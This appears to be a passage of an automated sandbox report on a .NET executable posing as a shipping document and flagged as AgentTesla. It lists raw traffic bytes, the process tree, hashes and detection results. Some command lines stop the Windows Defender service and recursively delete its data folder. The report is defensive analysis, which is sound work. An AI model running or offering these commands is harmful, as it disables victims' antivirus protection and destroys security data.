| 2021-09-28 10:17:55 UTC | 208 | IN | Data Raw: ef f6 ee f7 c6 9a 0a 09 e8 91 a0 5c a3 82 45 de 0e 09 76 60 11 27 c6 7b 6a a8 c8 20 19 8f a3 28 ed 2b 55 81 43 7f 00 67 07 79 ec 3a e0 91 d2 aa 57 1e 50 59 90 f2 76 0c 42 ca a9 df cd 88 f3 55 dd cc 22 33 3b 2a 6b e5 e6 18 fb 1c 8f 0e 19 cb 74 14 6d d5 21 ee 16 7e fe 4f 1e 99 bf 9a ec b3 05 7e f8 b3 a3 ee b7 bd 15 14 f8 ba 63 22 e7 bd 2f e4 54 29 8d a1 16 86 56 3e 85 c4 38 af ab 18 ce 2d 60 ac 14 32 f5 37 a2 f5 03 4f 6a 0c 07 58 05 36 85 8d 7e 8c f5 08 3e b2 cc 5b d7 c1 fe 46 6e 55 e5 63 6e 61 c3 58 ec e5 33 5e f4 eb cd 5d f2 f2 c5 27 08 3a 45 59 01 e7 94 45 ae 32 42 c8 93 09 3c 37 c6 a7 88 56 02 e0 51 8d 3c 33 18 c9 fa ff 79 bc 4a 93 0e 98 d2 b0 cc c7 c9 35 97 6e 9a 95 b7 0f eb 74 f3 7a f1 b4 22 93 95 3c 5d 85 74 b5 24 5a f6 15 fd d4 30 cc a6 a8 f8 aa 63<br>Data Ascii: \Ev``{j (+UCgy:WPYvBU"3;*ktm!~O~c"/T)V>8-`27OjX6~>[FnUcnaX3^]':EYE2B<7VQ<3yJ5ntz"<]t$Z0c |
| 2021-09-28 10:17:55 UTC | 224 | IN | Data Raw: f6 f5 66 67 d3 5b 78 e7 41 62 5c 9c 0c 5b a9 66 20 56 cc 73 8b 62 70 b9 ad 78 44 ab ef f1 81 5b 03 53 fd 82 bf ef f7 80 ba b7 57 2b 46 f6 bb 24 08 7f 2c 92 65 73 35 34 87 50 ac 3a 57 e3 ca 7e d7 c9 78 ba e3 27 45 bd a7 75 72 a6 02 45 df df 67 83 3b 1a 47 4a 13 92 8a d9 db 30 35 ff 51 6b 28 c6 23 52 8d 80 c7 7b 82 f6 98 17 5a da 2f 46 39 45 31 b8 48 7d 3f d2 a5 96 5b f6 d7 7b b1 2d fb 99 10 43 8b 42 fa 83 ae 65 13 64 a9 2b a5 4c 89 ac 52 a5 be 4f c5 72 aa b7 6a 1e cc ba 3a 6b 68 9f 11 5a ef a1 e8 cb da 54 9e 1e 3a 61 11 66 5d 79 d5 23 47 03 94 9b d4 cb 7b 84 5a b5 19 21 5a 79 de 37 ef 30 03 02 ed 7e be c2 2f 72 6e f8 c5 3e e4 c3 58 a2 6f 55 17 4d aa ba 7b d6 ed 4d 67 d8 c0 4e 67 7a 42 b1 87 f6 b2 b8 df a0 95 7f 56 45 a1 85 23 29 c1 e7 d0 61 37 17 3f 4c a2<br>Data Ascii: fg[xAb\[f VsbpxD[SW+F$,es54P:W~x'EurEg;GJ05Qk(#R{Z/F9E1H}?[{-CBed+LROrj:khZT:af]y#G{Z!Zy 70~/rn>XoUM{MgNgzBVE#)a7?L |

## Code Manipulations

## Statistics

### Behavior

Click to jump to process

## System Behavior

### Analysis Process: VESSEL PARTICULARS - NYK LINE.doc.exe PID: 5204 Parent PID: 3488

#### General

| | |
|---|---|
| Start time: | 12:17:19 |
| Start date: | 28/09/2021 |
| Path: | C:\Users\user\Desktop\VESSEL PARTICULARS - NYK LINE.doc.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Users\user\Desktop\VESSEL PARTICULARS - NYK LINE.doc.exe' |
| Imagebase: | 0xbb0000 |
| File size: | 393216 bytes |
| MD5 hash: | 93445DF2C96362810E0395C5C867700E |
| Has elevated privileges: | true |
| Has administrator privileges: | true |

| | |
|---|---|
| Programmed in: | .Net C# or VB.NET |
| Yara matches: | • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.503892800.0000000003E61000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.503892800.0000000003E61000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000003.493088206.00000000040F8000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000003.493088206.00000000040F8000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.503807801.0000000002FF2000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.503807801.0000000002FF2000.00000004.00000001.sdmp, Author: Joe Security |
| Reputation: | low |

**File Activities** Show Windows behavior

**File Created**

**File Deleted**

**File Written**

**File Read**

**Registry Activities** Show Windows behavior

## Analysis Process: powershell.exe PID: 1688 Parent PID: 5204

### General

| | |
|---|---|
| Start time: | 12:17:27 |
| Start date: | 28/09/2021 |
| Path: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Test-Connection www.bing.com |
| Imagebase: | 0x1f0000 |
| File size: | 430592 bytes |
| MD5 hash: | DBA3E6449E97D4E3DF64527EF7012A10 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Reputation: | high |

**File Activities** Show Windows behavior

**File Created**

**File Deleted**

**File Written**

**File Read**

## Analysis Process: powershell.exe PID: 5176 Parent PID: 5204

### General

| | |
|---|---|
| Start time: | 12:17:27 |
| Start date: | 28/09/2021 |
| Path: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Test-Connection www.google.com |
| Imagebase: | 0x1f0000 |
| File size: | 430592 bytes |
| MD5 hash: | DBA3E6449E97D4E3DF64527EF7012A10 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Reputation: | high |

### File Activities

Show Windows behavior

#### File Created

#### File Deleted

#### File Written

#### File Read

## Analysis Process: conhost.exe PID: 5236 Parent PID: 1688

### General

| | |
|---|---|
| Start time: | 12:17:27 |
| Start date: | 28/09/2021 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff7ecfc0000 |
| File size: | 625664 bytes |
| MD5 hash: | EA777DEEA782E8B4D7C7C33BBF8A4496 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

## Analysis Process: conhost.exe PID: 4124 Parent PID: 5176

### General

| | |
|---|---|
| Start time: | 12:17:27 |
| Start date: | 28/09/2021 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff7ecfc0000 |
| File size: | 625664 bytes |
| MD5 hash: | EA777DEEA782E8B4D7C7C33BBF8A4496 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

## Analysis Process: powershell.exe PID: 5512 Parent PID: 5204

### General

| | |
|---|---|
| Start time: | 12:17:27 |
| Start date: | 28/09/2021 |
| Path: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Test-Connection www.facebook.com |
| Imagebase: | 0x1f0000 |
| File size: | 430592 bytes |
| MD5 hash: | DBA3E6449E97D4E3DF64527EF7012A10 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Reputation: | high |

### File Activities

Show Windows behavior

#### File Created

#### File Deleted

#### File Written

#### File Read

## Analysis Process: conhost.exe PID: 6184 Parent PID: 5512

### General

| | |
|---|---|
| Start time: | 12:17:28 |
| Start date: | 28/09/2021 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff797770000 |
| File size: | 625664 bytes |
| MD5 hash: | EA777DEEA782E8B4D7C7C33BBF8A4496 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

## Analysis Process: powershell.exe PID: 6896 Parent PID: 5204

### General

| | |
|---|---|
| Start time: | 12:17:39 |
| Start date: | 28/09/2021 |
| Path: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Test-Connection www.twitter.com |
| Imagebase: | 0x1f0000 |
| File size: | 430592 bytes |
| MD5 hash: | DBA3E6449E97D4E3DF64527EF7012A10 |

| | |
|---|---|
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Reputation: | high |

## Analysis Process: conhost.exe PID: 6904 Parent PID: 6896

### General

| | |
|---|---|
| Start time: | 12:17:39 |
| Start date: | 28/09/2021 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff7ecfc0000 |
| File size: | 625664 bytes |
| MD5 hash: | EA777DEEA782E8B4D7C7C33BBF8A4496 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

## Analysis Process: AdvancedRun.exe PID: 6200 Parent PID: 5204

### General

| | |
|---|---|
| Start time: | 12:18:57 |
| Start date: | 28/09/2021 |
| Path: | C:\Users\user\AppData\Local\Temp\AdvancedRun.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Users\user\AppData\Local\Temp\AdvancedRun.exe' /EXEFilename 'C:\Windows\System32\sc.exe' /WindowState 0 /CommandLine 'stop WinDefend' /StartDirectory '' /RunAs 8 /Run |
| Imagebase: | 0x400000 |
| File size: | 91000 bytes |
| MD5 hash: | 17FC12902F4769AF3A9271EB4E2DACCE |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Antivirus matches: | • Detection: 0%, Virustotal, Browse<br>• Detection: 3%, Metadefender, Browse<br>• Detection: 0%, ReversingLabs |

## Analysis Process: AdvancedRun.exe PID: 5296 Parent PID: 6200

### General

| | |
|---|---|
| Start time: | 12:19:02 |
| Start date: | 28/09/2021 |
| Path: | C:\Users\user\AppData\Local\Temp\AdvancedRun.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Users\user\AppData\Local\Temp\AdvancedRun.exe' /SpecialRun 4101d8 6200 |
| Imagebase: | 0x400000 |
| File size: | 91000 bytes |
| MD5 hash: | 17FC12902F4769AF3A9271EB4E2DACCE |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

## Analysis Process: AdvancedRun.exe PID: 1308 Parent PID: 5204

### General

| | |
|---|---|
| Start time: | 12:19:05 |
| Start date: | 28/09/2021 |
| Path: | C:\Users\user\AppData\Local\Temp\AdvancedRun.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Users\user\AppData\Local\Temp\AdvancedRun.exe' /EXEFilename 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' /WindowState 0 /CommandLine 'rmdir 'C:\ProgramData\Microsoft\Windows Defender' -Recurse' /StartDirectory '' /RunAs 8 /Run |
| Imagebase: | 0x400000 |
| File size: | 91000 bytes |
| MD5 hash: | 17FC12902F4769AF3A9271EB4E2DACCE |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

## Analysis Process: AdvancedRun.exe PID: 6276 Parent PID: 1308

### General

| | |
|---|---|
| Start time: | 12:19:11 |
| Start date: | 28/09/2021 |
| Path: | C:\Users\user\AppData\Local\Temp\AdvancedRun.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Users\user\AppData\Local\Temp\AdvancedRun.exe' /SpecialRun 4101d8 1308 |
| Imagebase: | 0x400000 |
| File size: | 91000 bytes |
| MD5 hash: | 17FC12902F4769AF3A9271EB4E2DACCE |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

## Analysis Process: VESSEL PARTICULARS - NYK LINE.doc.exe PID: 6248 Parent PID: 5204

### General

| | |
|---|---|
| Start time: | 12:19:14 |
| Start date: | 28/09/2021 |
| Path: | C:\Users\user\AppData\Local\Temp\VESSEL PARTICULARS - NYK LINE.doc.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Users\user\AppData\Local\Temp\VESSEL PARTICULARS - NYK LINE.doc.exe |
| Imagebase: | 0x200000 |
| File size: | 393216 bytes |
| MD5 hash: | 93445DF2C96362810E0395C5C867700E |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Antivirus matches: | • Detection: 100%, Joe Sandbox ML<br>• Detection: 59%, Virustotal, Browse<br>• Detection: 31%, Metadefender, Browse<br>• Detection: 86%, ReversingLabs |

## Analysis Process: VESSEL PARTICULARS - NYK LINE.doc.exe PID: 6412 Parent PID: 5204

### General

| | |
|---|---|
| Start time: | 12:19:14 |
| Start date: | 28/09/2021 |
| Path: | C:\Users\user\AppData\Local\Temp\VESSEL PARTICULARS - NYK LINE.doc.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Users\user\AppData\Local\Temp\VESSEL PARTICULARS - NYK LINE.doc.exe |
| Imagebase: | 0xd0000 |
| File size: | 393216 bytes |
| MD5 hash: | 93445DF2C96362810E0395C5C867700E |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

## Analysis Process: VESSEL PARTICULARS - NYK LINE.doc.exe PID: 2316 Parent PID: 5204

### General

| | |
|---|---|
| Start time: | 12:19:15 |
| Start date: | 28/09/2021 |
| Path: | C:\Users\user\AppData\Local\Temp\VESSEL PARTICULARS - NYK LINE.doc.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Users\user\AppData\Local\Temp\VESSEL PARTICULARS - NYK LINE.doc.exe |
| Imagebase: | 0xc0000 |
| File size: | 393216 bytes |
| MD5 hash: | 93445DF2C96362810E0395C5C867700E |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

## Analysis Process: VESSEL PARTICULARS - NYK LINE.doc.exe PID: 6320 Parent PID: 5204

### General

| | |
|---|---|
| Start time: | 12:19:15 |
| Start date: | 28/09/2021 |
| Path: | C:\Users\user\AppData\Local\Temp\VESSEL PARTICULARS - NYK LINE.doc.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Users\user\AppData\Local\Temp\VESSEL PARTICULARS - NYK LINE.doc.exe |
| Imagebase: | 0x2f0000 |
| File size: | 393216 bytes |
| MD5 hash: | 93445DF2C96362810E0395C5C867700E |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

## Analysis Process: VESSEL PARTICULARS - NYK LINE.doc.exe PID: 5088 Parent PID: 5204

### General

| | |
|---|---|
| Start time: | 12:19:16 |
| Start date: | 28/09/2021 |
| Path: | C:\Users\user\AppData\Local\Temp\VESSEL PARTICULARS - NYK LINE.doc.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Users\user\AppData\Local\Temp\VESSEL PARTICULARS - NYK LINE.doc.exe |

| | |
|---|---|
| Imagebase: | 0x110000 |
| File size: | 393216 bytes |
| MD5 hash: | 93445DF2C96362810E0395C5C867700E |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

## Analysis Process: VESSEL PARTICULARS - NYK LINE.doc.exe PID: 4124 Parent PID: 5204

### General

| | |
|---|---|
| Start time: | 12:19:17 |
| Start date: | 28/09/2021 |
| Path: | C:\Users\user\AppData\Local\Temp\VESSEL PARTICULARS - NYK LINE.doc.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Users\user\AppData\Local\Temp\VESSEL PARTICULARS - NYK LINE.doc.exe |
| Imagebase: | 0x250000 |
| File size: | 393216 bytes |
| MD5 hash: | 93445DF2C96362810E0395C5C867700E |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

# Disassembly

## Code Analysis